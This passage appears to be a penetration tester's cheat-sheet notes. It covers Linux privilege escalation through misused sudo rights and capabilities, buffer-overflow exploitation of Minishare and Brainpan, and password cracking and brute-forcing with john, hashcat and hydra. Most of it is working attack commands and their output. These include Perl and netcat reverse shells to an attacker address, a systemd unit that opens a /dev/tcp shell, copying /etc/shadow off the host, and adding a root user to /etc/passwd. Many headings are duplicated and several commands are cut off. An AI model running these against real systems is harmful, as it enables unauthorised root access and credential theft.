Conclusion: Hence in this way, we can make use of "socat" command to escalate the privilege of the remote machine.

```
root@kali:~# socat file:`tty`,raw,echo=0 tcp-listen:1234
sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

scp

scp

TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
```

```
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/scp
test@ubuntu:~$ TF=$(mktemp)
test@ubuntu:~$ echo 'sh 0<&2 1>&2' > $TF
test@ubuntu:~$ chmod +x "$TF"
test@ubuntu:~$ sudo scp -S $TF x y:
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Second Method

sudo scp /etc/passwd komal@x.x.x.x
sudo scp /etc/shadow komal@x.x.x.x

On framing above command it will prompt to enter the user password so that the transfer process will start.

```
test@ubuntu:~$ sudo scp /etc/passwd komal@192.168.1.11:~/
komal@192.168.1.11's password:
passwd                                        100% 2782     3.1MB/s   00:00
test@ubuntu:~$ sudo scp /etc/shadow komal@192.168.1.11:~/
komal@192.168.1.11's password:
shadow                                        100% 1483   152.8KB/s   00:00
test@ubuntu:~$
```

Once you are done with this then you can check whether your file has successfully copied or not by framing below command.

```
head /home/komal/shadow
head /home/komal/passwd
```

Conclusion: Hence we have achieved our mission and successfully copied passwd and shadow file by the use of scp command.

```
root@kali:~# head /home/komal/shadow
root:!:18082:0:99999:7:::
daemon:*:17821:0:99999:7:::
bin:*:17821:0:99999:7:::
sys:*:17821:0:99999:7:::
sync:*:17821:0:99999:7:::
games:*:17821:0:99999:7:::
man:*:17821:0:99999:7:::
lp:*:17821:0:99999:7:::
mail:*:17821:0:99999:7:::
news:*:17821:0:99999:7:::
root@kali:~# head /home/komal/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

capabilities

capabilities

Exploiting capability using python3

getcap -r / 2>/dev/null
pwd
ls -al python3
./python3 -c 'import os; os.setuid(0); os.system("/bin/bash ")'
id

```
demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/python3 = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bin
d_service,cap_net_admin+ep
demo@HackingArticles:~$ pwd
/home/demo
demo@HackingArticles:~$ ls -al python3
-rwxr-xr-x 1 root root 4526456 Nov 27 06:58 python3
demo@HackingArticles:~$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/ba
sh")'
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#
```

Perl Capability

Exploiting capability using perl

getcap -r / 2>/dev/null
pwd
ls -al perl
./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
id

```
demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/perl = cap_setuid+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bin
d_service,cap_net_admin+ep
demo@HackingArticles:~$ pwd
/home/demo
demo@HackingArticles:~$  ls -al perl
-rwxr-xr-x 1 root root 2097720 Nov 27 06:43 perl
demo@HackingArticles:~$  ./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/
bin/bash";'
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#
```

Exploiting capability using tar

Repeat same procedure to escalate the privilege, take the access of host machine

as a local user and move ahead for privilege escalation. Since this time admin has use CAP_DAC_READ_SEARCH that will help us to bypass file read permission checks and directory read and execute permission checks.

In this, we try to read shadow file where all system's user password hashes are stored for this you have to follow below steps.

- Compress the /etc/shadow in the current directory with the help of the tar program.
- You will get shadow.tar in your current directory.
- Extract the shadow.tar and you will get a directory as "etc/shadow".
- Use cat/head/tail or program to read the hashes of passwords.

```
getcap -r / 2>/dev/null
pwd
ls -al tar

./tar cvf shadow.tar /etc/shadow
ls
./tar -xvf shadow.tar
```

```
./tar cvf shadow.tar /etc/shadow
ls
./tar -xvf shadow.tar
```

```
demo@HackingArticles:~$ getcap -r / 2>/dev/null
/home/demo/tar = cap_dac_read_search+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bin
d_service,cap_net_admin+ep
demo@HackingArticles:~$  ./tar -cvf shadow.tar /etc/shadow
./tar: Removing leading `/' from member names
/etc/shadow
demo@HackingArticles:~$ ls
examples.desktop  shadow.tar  tar
demo@HackingArticles:~$  ./tar -xvf shadow.tar
etc/shadow
```

As a result, you will have “etc/shadow” file your current directory and you can read the hashes of the password as shown here.

```
tail -8 etc/shadow
```

A malicious user can break this password using a tool such as a john the ripper or hash killer etc.

```
demo@HackingArticles:~$ tail -8 etc/shadow
gnome-initial-setup:*:17937:0:99999:7:::
gdm:*:17937:0:99999:7:::
komal:$1$86xi$IqsvAbAaZNjsJsAyhfHb/0:18223:0:99999:7:::
demo:$6$bFGe9l55$CC1vFMqkFKIlGLcFqRNYeZOb53XVHQYrsvpbgHkBtzsILJ3gbAkURhAAVkD6x/TZ
ArP6Y6YpgxL9AvPUADMJm/:18223:0:99999:7:::
raj:$6$/OruKcUG$vPRUGESNl70IVjRbvpcr105kqn6.UEfgfWhtOWmNcUhN12dJPyK/bckGDGu22tRE/
```

perl

<u>perl</u>

Help in restricted shell environment: A user can use -e option to break out from restricted environments by spawning an interactive system shell and it plays an especial role in privilege escalation. By the help of this, we can also run any command in a restricted environment. Suppose in our case here I'm using this option to run tail command for displaying last few lines of /etc/passwd file.

```
perl -e 'exec "/bin/sh";'
perl -e 'exec "tail /etc/passwd";'
```

```
raj@HackingArticles:~$ perl -e 'exec "/bin/sh";'
$ id
uid=1002(raj) gid=1002(raj) groups=1002(raj),27(sudo)
$ exit
raj@HackingArticles:~$ perl -e 'exec "tail /etc/passwd";'
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/n
ologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
komal:x:1000:1000:admin,,,:/home/komal:/bin/bash
demo:x:1001:1001:,,,:/home/demo:/bin/bash
raj:x:1002:1002:,,,:/home/raj:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
user1:x:1003:1003:,,,:/home/user1:/bin/bash
```

perl -e 'exec "/bin/sh";'
perl -e 'exec "tail /etc/passwd";'

perl -e 'use Socket;$i="x.x.x.x

nc -lvp 1234
id
whoami

Perl in reverse shell: We all knows that reverse shell is a type of shell in which the target machine interconnects to the attacking machine and the attacking machine has a listener port on which it receives the connection.

So, here we are using Perl command which will send back a reverse shell to a listening attacker that will open remote network access.

```
perl -e 'use Socket;$i="192.168.29.157";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname(
```

```
^C^Craj@HackingArticles:~$ perl -e 'use Socket;$i="192.168.29.157";$p=1234;sock
,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_at
on($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/ba
sh -i");};'
```

On framing above command run nc -lvp 1234 on the attacker box to receive the shell.

```
nc -lvp 1234
id
whoami
```

```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.29.137: inverse host lookup failed: Unknown host
connect to [192.168.29.157] from (UNKNOWN) [192.168.29.137] 45078
raj@HackingArticles:~$ id
id
```

Exploiting Sudo rights

whoami
sudo -l
sudo perl -e exec "/bin/bash";'
whoami

Capabilities in Privilege Escalation

which perl
cp $(which perl) /home/demo
setcap cap_setuid+ep /home/demo/perl

./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/bin/bash";'
id

```
which perl
cp $(which perl) /home/demo
setcap cap_setuid+ep /home/demo/perl
```

```
root@HackingArticles:~# which perl
/usr/bin/perl
root@HackingArticles:~# cp $(which perl) /home/demo
root@HackingArticles:~# setcap cap_setuid+ep /home/demo/perl
root@HackingArticles:~#
```

From the below image, it has been cleared that user “demo” can easily execute “perl” as root and hence we have successfully accomplished our mission of privilege escalation using perl.

Press CTRL+C to Copy, CTRL+V to Paste

```
demo@HackingArticles:~$ ./perl -e 'use POSIX (setuid); POSIX::setuid(0); exec "/b
in/bash";'
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#
```

```
Last login: Sat Nov 23 09:39:05 2019 from 192.168.29.157
demo@HackingArticles:~$ whoami
demo
demo@HackingArticles:~$ sudo -l
Matching Defaults entries for demo on HackingArticles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User demo may run the following commands on HackingArticles:
    (ALL) NOPASSWD: /usr/bin/perl
demo@HackingArticles:~$ sudo perl -e 'exec "/bin/bash";'
root@HackingArticles:~# whoami
root
```

docker

docker

docker run -v /root:/mnt it alpine

```
ignite@ubuntu:~$ id
uid=1001(ignite) gid=1001(ignite) groups=1001(ignite),127(docker)
ignite@ubuntu:~$ docker run -v /root:/mnt -it  alpine
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
89d9c30c1d48: Pull complete
Digest: sha256:c19173c5ada610a5989151111163d28a67368362762534d8a8121ce95cf2bd5a
Status: Downloaded newer image for alpine:latest
/ # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
/ # cd /mnt
/mnt # ls
flag.txt
/mnt # cat flag.txt
Welcome to Root Folder
/mnt #
```

docker run -v /etc/:/mnt -it alpine
cd /mnt
cat shadow

```
ignite@ubuntu:~$ docker run -v /etc/:/mnt -it  alpine
/ # cd /mnt
/mnt # cat shadow
root:!:18199:0:99999:7:::
daemon:*:17937:0:99999:7:::
bin:*:17937:0:99999:7:::
sys:*:17937:0:99999:7:::
sync:*:17937:0:99999:7:::
games:*:17937:0:99999:7:::
man:*:17937:0:99999:7:::
lp:*:17937:0:99999:7:::
mail:*:17937:0:99999:7:::
news:*:17937:0:99999:7:::
uucp:*:17937:0:99999:7:::
proxy:*:17937:0:99999:7:::
www-data:*:17937:0:99999:7:::
backup:*:17937:0:99999:7:::
```

So, if you have access shadow file then you can try to crack passwd hashes and if you have access passwd file you can add you own privilege user by generating password salt as shown here.

```
openssl passwd -1 -salt raj
```

```
root@kali:~# openssl passwd -1 -salt raj
Password:
$1$raj$SRFW8pxRdnQ3W9ML58VJ40
root@kali:~#
```

Now a new record inside the passwd file for your user.

```
docker run -v /etc/:/mnt -it alpine
cd /mnt
echo 'raj:saltpasswd:0:0::/root:/bin/bash' >>passwd
tail passwd
```

From the given below image you can observe that now we have user raj as member of root. Thus, we switch to as raj and access the root shell.

Thus, in this way we can escalated the permission of a host machine, hope you will enjoy this little and powerful post. 😊

```
ignite@ubuntu:~$ docker run -v /etc/:/mnt -it  alpine
/ # cd /mnt
/mnt # echo 'raj:$1$raj$SRFW8pxRdnQ3W9ML58VJ40:0:0::/root:/bin/bash' >>passwd
/mnt # tail passwd
```

```
ignite@ubuntu:~$ docker run -v /etc/:/mnt -it  alpine
/ # cd /mnt
/mnt # echo 'raj:$1$raj$SRFW8pxRdnQ3W9ML58VJ40:0:0::/root:/bin/bash' >>passwd
/mnt # tail passwd
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
test:x:1000:1000:test,,,:/home/test:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
ignite:x:1001:1001:,,,:/home/ignite:/bin/bash
raj:$1$raj$SRFW8pxRdnQ3W9ML58VJ40:0:0::/root:/bin/bash
/mnt # exit
ignite@ubuntu:~$ su raj
Password:
root@ubuntu:/home/ignite# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/ignite#
```

perl2

perl -2

sudo -l -> /usr/bin/perl -> sudo perl -e 'use Socket;$i="ip";
$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockad
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -
i");};' -> nc -lvnp 1234 -> root

sudo perl -e 'exec "/bin/bash";'

tmp.py

tmp.py

/opt/tmp.py file -> echo "os.system('/bin/nc -e /bin/bash ip 7777')" >> /opt/tmp.py
-> nc -lvnp -> boom

vi

vi

sudo vi /var/www/html/bla -c ':!/bin/sh' -> sudo vi /var/www/html/bla - id/bin/sh

sudo /usr/bin/vi /var/www/html/a ->
:set shell=/bin/sh
:shell

sudo vi /var/www/html/a -c ':!/bin/sh'

In Burp, visit Proxy > Options > Proxy Listeners > Add. In the Binding tab, set the Bind port to 8081 and and in the Request Handling tab, set the Redirect to host option to ip and the Redirect to Port option to 80. Make sure to select the newly added listener once you're done.

systemctl

systemctl

sudo -l -> -rwsr-x--- 1 root pepper x.x.x.x

root.service

```
[Unit]
Description=get root privilege
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/ip/9999 0>&1'
[Install]
WantedBy=multi-user.target
```

tar

tar

sudo -l -> NOPASSWD: /bin/tar -> sudo -u onuma /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

```
$ sudo -l
User www-data may run the following commands on this host:
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /bin/chgrp
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /bin/mv
$ cd /tmp
$ cp /bin/bash .
$ sudo chown root:root /tmp/bash
$ sudo mv /bin/tar /bin/tar.bak
$ sudo mv /tmp/bash /bin/tar
$ sudo /bin/tar
id
uid=0(root) gid=0(root) groups=0(root)
```

id-disk

id-disk

id -> disk -> ls -la /dev/sda1 -> debugfs /dev/sda1 -> ssh -i root_id_rsa root@x.x.x.x

id-games

id-games

w -> framebuffer -> id 60(games) -> cp /dev/fb0 /tmp/fb0.raw -> cat /sys/class/graphics/fb0/virtual_size | cut -d, -f1 -> cat /sys/class/graphics/fb0/virtual_size | cut -d, -f2
scp moshe@x.x.x.x

python

python

sudo /usr/bin/python

import os
os.system('/bin/bash')

crontab

crontab

touch /tmp/test
/usr/local/share/sgml/donpcgd /tmp/test /etc/cron.hourly/test
echo -e '#!/bin/bash\necho "eric ALL=(ALL) NOPASSWORD:ALL" >> /etc/sudoers'
> /etc/cron.hourly/test
chmod +x /etc/cron.hourly/test
cat /etc/chron.hourly/test

tcpdump

tcpdump

cd /tmp
echo "nc -e /bin/bash ip 8888" > shell
chmod 777 shell
sudo tcpdump -ln -I eth0 -w /dev/null -W 1 -G 1 -z /tmp/shell -Z root

strace

strace

`peter` is able to `sudo` as `root` for `/usr/bin/strace`, used for tracing system calls and signals.

Holy cow. This means that I can do something like this—write a privilege escalation program and run it through `strace` with the blessing of `sudo`—all without password.

root.c

```
#include <stdlib.h>
#include <unistd.h>

int main() {
  setuid(0);
  setgid(0);
  system("/bin/bash");
}
```

Let's give it a shot.

```
peter@linsecurity:~$ sudo strace ./root 2>/dev/null
id
uid=0(root) gid=0(root) groups=0(root)
hostname
linsecurity
```

ssh

ssh

sudo ssh -o ProxyCommand=";/bin/bash 0<&2 1>&2" abc
id

SSH

With this, we can spawn the interactive system shell and can get away from low-privilege environments. It goes in a privileged environment with elevated privileges to access the file system or elevate root shell if sudo permission is enabled. Let's spawn an interactive root shell through Proxy Command option.

```
sudo ssh -o ProxyCommand=";/bin/bash 0<&2 1>&2" abc
id
```

```
bob@linsecurity:~$ sudo ssh -o ProxyCommand=";/bin/bash 0<&2 1>&2" abc
root@linsecurity:~# id
uid=0(root) gid=0(root) groups=0(root)
root@linsecurity:~#
```

make

make

COMMAND='/bin/sh'
sudo -u make -s --eval=$'x:\n\t-'"$COMMAND"

docker run -v /:/hostOS -i -t chrisfosterelli/rootplease

wine

wine

msfpc windows ip
python2 -m SimpleHTTPServer 8080 -> wget http://ip:8080/windows-meterpreter-staged-reverse-tcp-443.exe
→ sudo wine windows-meterpreter-staged-reverse-tcp-443.exe

ftp

ftp

sudo ftp
!/bin/bash
cd/root
ls
cat final.txt

micro

micro

cat /etc/passwd | /usr/bin/micro

openssl passwd -1 -salt user3 pass123

mysql

mysql

sudo –l
sudo mysql -e '\! /bin/sh'

id
cd /root
cat proof.txt

simon

Simon

read_message
SimonAAAAAAAAAAAAAAA/bin/sh
cd /root
ls
cat flag.txt

tcpdump

tcpdump

cd /tmp
echo "nc -e /bin/bash ip 8888" > shell
chmod 777 shell
sudo tcpdump -ln -I eth0 -w /dev/null -W 1 -G 1 -z /tmp/shell -Z root

ht

ht

export TERM=xterm-color
sudo ht /etc/sudoers

Press F3 to open the file

loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht
loneferret ALL=(ALL) NOPASSWD: ALL

https://www.hackingarticles.in/hack-the-kioptrix-level-1-2-boot2root-challenge/

sls

sls

sls -b '
bash -p'

apt-get

apt-get

sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh

ed

ed

ssh sunset@ip
ls
sudo –l
sudo /usr/bin/ed
! /bin/sh
cd /root
ls
cat flag.txt

mawk

mawk

mawk 'BEGIN {system("/bin/sh")}'
id
cd /root
ls
cat flag.txt

linux - exploiting sudo cve 2019-14287

LINUX - Exploiting SUDO CVE-2019-14287

In other words, this fault gives the privilege of a local user (attacker) accessing the root shell as demonstrated. Assume the attack has the host machine shell as a local user and he found above-mentioned sudo rights then the attacker can easily escalate the root privilege by using privilege user's id i.e. -u#-1

sudo -u#-1 /bin/bash

```
demo@HackingArticles:~$ sudo -l
[sudo] password for demo:
Matching Defaults entries for demo on HackingArticles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
\:/snap/bin

User demo may run the following commands on HackingArticles:
    (ALL, !root) ALL
demo@HackingArticles:~$ sudo bash
Sorry, user demo is not allowed to execute '/bin/bash' as root on HackingArticle
.
demo@HackingArticles:~$ sudo -u#-1 /bin/bash
root@HackingArticles:~# id
uid=0(root) gid=1001(demo) groups=1001(demo)
root@HackingArticles:~#
```

```
1 demo ALL=(ALL,!#0) ALL
```

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
demo    ALL=(ALL,!#0) ALL
# Members of the admin group may gain root privileges
```

buffer overflow

Buffer Overflow

minishare - exploitation

Minishare - Exploitation

Run the minishare server in the windows machine -> fuzz the application to crash -> we found it crashed in 2000 bytes -> then we need to check the offset -> actual value -> /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000 -> create a pattern -> then run the code in to python -> then we found the EIp value -> 43366843 -> now need to check the offset -> /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 43366843 -> pattern value we got 1788 -> now run the code with this offset code and check the application is crashed or not -> after crashing we need to check the bad character -> remove the bad character -> ESP Follow dump -> after got bad character \x00\x0d-> we need jmp esp value -> we will use mona module for this -> !mona modules -> check the DEP and ASLR False -> then pick this otherwise use mona command -> !mona find -s "\xff\xe4" -m user32.dll -> pick 1st one and reverse it ->7603B503 # Address retrieved from Mona results -> \x03\xB5\x03\x76 # How it looks in your final exploit -> now create a shell code -> msfvenom -a x86 -platform Windows -p windows/shell_reverse_tcp LHOST=ip LPORT=4444 -e x86/shikata_ga_nai -b '\x00\x0d' -f python -> add shell code in to python code and maintain the buffere value -> buffer+="A" * 1788 + "\x03\xB5\x03\x76" + "C" * 16 + buf -> run it -> boom

brainpan - exploaitation

Brain Pan - Exploitation

\

Steps:

Download the brainpan application and run in to our window system -> fuzz the application to crash -> we found it crashed in 700 bytes -> then we need to check

the offset -> actual value -> /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 800-> create a pattern -> then run the code in to python -> then we found the EIp value -> 35724134 -> now need to check the offset -> /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134 -> pattern value we got 524 -> now run the code with this offset code and check the application is crashed or not -> after crashing we need to check the bad character -> remove the bad character -> ESP Follow dump -> after got bad character -> we need jmp esp value -> we will use mona module for this -> !mona modules -> check the DEP and ASLR False -> then pick this otherwise use mona command -> !mona find -s "\xff\xe4" -m brainpan.exe -> pick 1st one and reverse it ->311712F3 . FFE4 JMP ESP -> \xf3\x12\x17\x31 -> msfvenom -p windows/shell_reverse_tcp LHOST=x.x.x.x

bruteforce

bruteforce

unshadow passwd shadow > creds.txt

john --wordlist=rockyou.txt creds.txt

fcrackzip -u -D -p ‘rockyou.txt’ zip_file

zip2john zip_file > hash.txt

john --format=zip hash.txt

hydra -l username -P password_list IP_ADDR -V http-post-form ‘/path/login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location’ -t 25

hashcat -a 0 -m hash-mode hash.txt rockyou.txt

python true.py bhaskara > hashes
john hashes --show

pwdump system sam

unshadow passwd shadow > passwords
john --wordlist=/usr/share/wordlists/rockyou.txt passwords

wfuzz -c --hl=4 -z range,1-65535 -H "Cookie: password=secret" 'http://x.x.x.x

ssh

ssh

SSH user with password list

```
hydra -l user -P pass.txt -t x.x.x.x
```

hydra -l usere -P list.txt ssh://ip -t 4 -I

hydra -L user.txt -P dict.txt ip ssh -s 65345 -e nsr

rdp

rdp

RDP user with password list

```
ncrack -vv --user offsec -P passwords rdp://x.x.x.x
```

ftp

ftp

FTP user with password list

`medusa -h` x.x.x.x

hydra -l matt -P /usr/share/wordlists/rockyou.txt x.x.x.x

hashcat

hashcat

Hashcat SHA512 6 shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

#Hashcat MD5 1 shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username

Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt

Hashcat SHA1
hashcat -m x.x.x.x

Hashcat Wordpress
hashcat -m 400 -a 0 --remove hash.txt rockyou.txt

hashcat --force -m 500 -a 0 -o found1.txt --remove puthasheshere.hash /usr/share/wordlists/rockyou.txt

Wordpress hash
hashcat --force -m 400 -a 0 -o found1.txt --remove wphash.hash /usr/share/wordlists/rockyou.txt

hashcat -m 2500 -a 0 ctf.hccapx x.x.x.x

hashcat -m 11 -a 0 -o found.txt admin.hash /usr/share/hashcat/rules/rockyou-30000.rule

```
hashcat -m 500 -a 0 -o cracked.txt hashes.txt /usr/share/wordlists/sqlmap.txt -O
```

gpp-decrypt

gpp-decrypt

gpp-decrypt

wp

wp

python wpforce.py -i user.txt -w rockyou.txt -u "http://ip/wp-login.php"

wpscan --url http://x.x.x.x

wpscan -u https://x.x.x.x

wpscan -u https://x.x.x.x

http://x.x.x.x

wpscan --url http://x.x.x.x

wpscan --url http://pumpkins.local -e at -e ap -e u

wpscan --url http://ip --wordlist /root/Desktop/writeups/apocalyst/list.txt --username falaraki -> msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.php -> Browse to Appearance > Editor on the

admin panel, and select the file Single Post (single.php).

wpscan --url https://brainfuck.htb --disable-tls-checks --enumerate u

john

john

#John the Ripper –
#Password Hash Cracking

```
john $ip.pwdump
john --wordlist=/usr/share/wordlists/rockyou.txt hashes
john --rules --wordlist=/usr/share/wordlists/rockyou.txt
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

#JTR forced descrypt cracking with wordlist
john --format=descrypt --wordlist /usr/share/wordlists/rockyou.txt hash.txt

#JTR forced descrypt brute force cracking
john --format=descrypt hash --show


python 7z2ctf.py arjun.7z > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash

john -w=/usr/share/wordlists/rockyou.txt -form=raw-md5 hashes

john --wordlist=wordlist.txt dump.txt

john --rules --wordlist=wordlist.txt dump.txt

unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
```

john --rules --wordlist=wordlist.txt unshadowed.txt

john --wordlist=/usr/share/wordlists/rockyou.txt keepass-hash.txt

```
john --wordlist=/usr/share/wordlists/sqlmap.txt passwords.txt
```

ssh2john id_rsa > id_john and then john id_john --wordlist=<PATH TO ROCKYOU.TXT>

hydra

hydra

hydra -l root -P /usr/share/wordlists/rockyou.txt x.x.x.x

hydra -l boris -P /usr/share/wordlists/fasttrack.txt -f x.x.x.x

hydra -l natalya -P /usr/share/wordlists/fasttrack.txt -f x.x.x.x

hydra -L user.txt -P /usr/share/wordlists/rockyou.txt x.x.x.x

hydra -l root -P wordlist.txt x.x.x.x
hydra -L userlist.txt -P bestx.x.x.x

hydra -P wordlist.txt -v x.x.x.x

ncrack -vv --user admin -P password-file.txt rdp://x.x.x.x

hydra x.x.x.x

hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt nineveh.htb http-post-form "/department/login.php:username=^USER^&password=^PASS^&Login=Login:Invalid Password!"

22
hydra -f -V -t 1 -C /usr/share/

SecLists-5c9217fe8e930c41d128aacdc68cbce7ece96e4f/Passwords/Default-Credentials/ssh-betterdefaultpasslist.txt -s 22 $IP ssh

Hydra for login bypass:
hydra http://XXXX http-form-post "/TARGETPATH/TARGETPAGE.php:user=^USER^&pass=^PASS^:Bad login" -L users.txt -P pass.txt
hrydra -C /seclist/tomcat-betterdefaultpasslist http-get://ip:port/manager/html
hydra -C /root/attacker-framework/SecLists/Passwords/Default-Cr edentials/tomcat-betterdefaultpasslist.txt http-get://x.x.x.x

fcrackzip -D -p ../../wordlists/rockyou.txt -u backup.zip

hydra -l 'admin' -P /usr/share/wordlists/rockyou.txt nineveh.htb https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true&Login=L
password."

#smb
hydra to crack smb password -> hydra -l qui -P /usr/share/wordlists/fasttrack.txt -e nsr smb://ip

cewl and crunch

cewl and crunch

crunch 7 7 -t mos%%%% -o /root/Desktop/dict.txt

cewl http://x.x.x.x

cewl -w createWordlist.txt https://www.example.com

Add minimum password length:
cewl -w createWordlist.txt -m 6 https://www.example.com

john ---wordlist=wordlist.txt --rules --stdout > wordlist-modified.txt

Wordlist creation:
cewl -w cewl-forum.txt -e -a http://forum.bart.htb

medusa

medusa
medusa -h ip -u admin -P wordlist.txt -M http -m DIR:/test -T x.x.x.x

ncrack

ncrack
ncrack -vv --user admin -P password-file.txt rdp://ip

wfuzz

wfuzz
```
wfuzz --hc 404 -c -z list,admin -z file,/root/Documents/SecLists/Passwords/korelogic-password.txt -d "user=FUZZ&password=FUZ2Z" http://x.x.x.x
```

- wfuzz NTLM

```
wfuzz -c --ntlm "admin:FUZZ" -z file,/root/Documents/SecLists/Passwords/darkc0de.txt --hc 401 https://<ip>/api
```
-

```
wfuzz -c --hc 404,400,401 -z file,/root/Documents/Audits/Activos/names.txt -z file,/root/Documents/Audits/Activos/names.txt --basic "FUZZ:FUZ2Z" -p x.x.x.x:8080 https://<ip>/api/v1/
```

wfuzz -c -z range,1-65535 --h1=2 http://x.x.x.x

fcrackzip

fcrackzip

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt file.zip
```

•

fcrackzip -D -v -u -p /usr/share/wordlists/rockyou.txt backup.zip

keepass

keepass

keepass2john /root/Desktop/NewDatabase.kdb > file

password cracking

password Cracking

$ unshadow passwd shadow > unshadow.db
$ john unshadow.db

Hashcat SHA512 6 shadow file
hashcat -m 1800 -a 0 hash.txt rockyou.txt --username

#Hashcat MD5 1 shadow file
hashcat -m 500 -a 0 hash.txt rockyou.txt --username

Hashcat MD5 Apache webdav file
hashcat -m 1600 -a 0 hash.txt rockyou.txt

Hashcat SHA1
hashcat -m x.x.x.x

Hashcat Wordpress
hashcat -m 400 -a 0 --remove hash.txt rockyou.txt

if you are spending more than 20 minutes brute forcing or dictionary attacks then there is another way in. I used SecLists almost exclusively for fuzzing or passwords.

Cracking Linux Hashes - /etc/shadow file

500 | md5crypt 1, MD5(Unix) | Operating-Systems
3200 | bcrypt $2*$, Blowfish(Unix) | Operating-Systems
7400 | sha256crypt 5, SHA256(Unix) | Operating-Systems
1800 | sha512crypt 6, SHA512(Unix) | Operating-Systems

Cracking Windows Hashes

3000 | LM | Operating-Systems
x.x.x.x

Cracking Common Application Hashes

900 | MD4 | Raw Hash
0 | MD5 | Raw Hash
5x.x.x.x
x.x.x.x
x.x.x.x
1400 | SHA-256 | Raw Hash
1700 | SHA-512 | Raw Hash

Create a .hash file with all the hashes you want to crack puthasheshere.hash:
1O3JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/

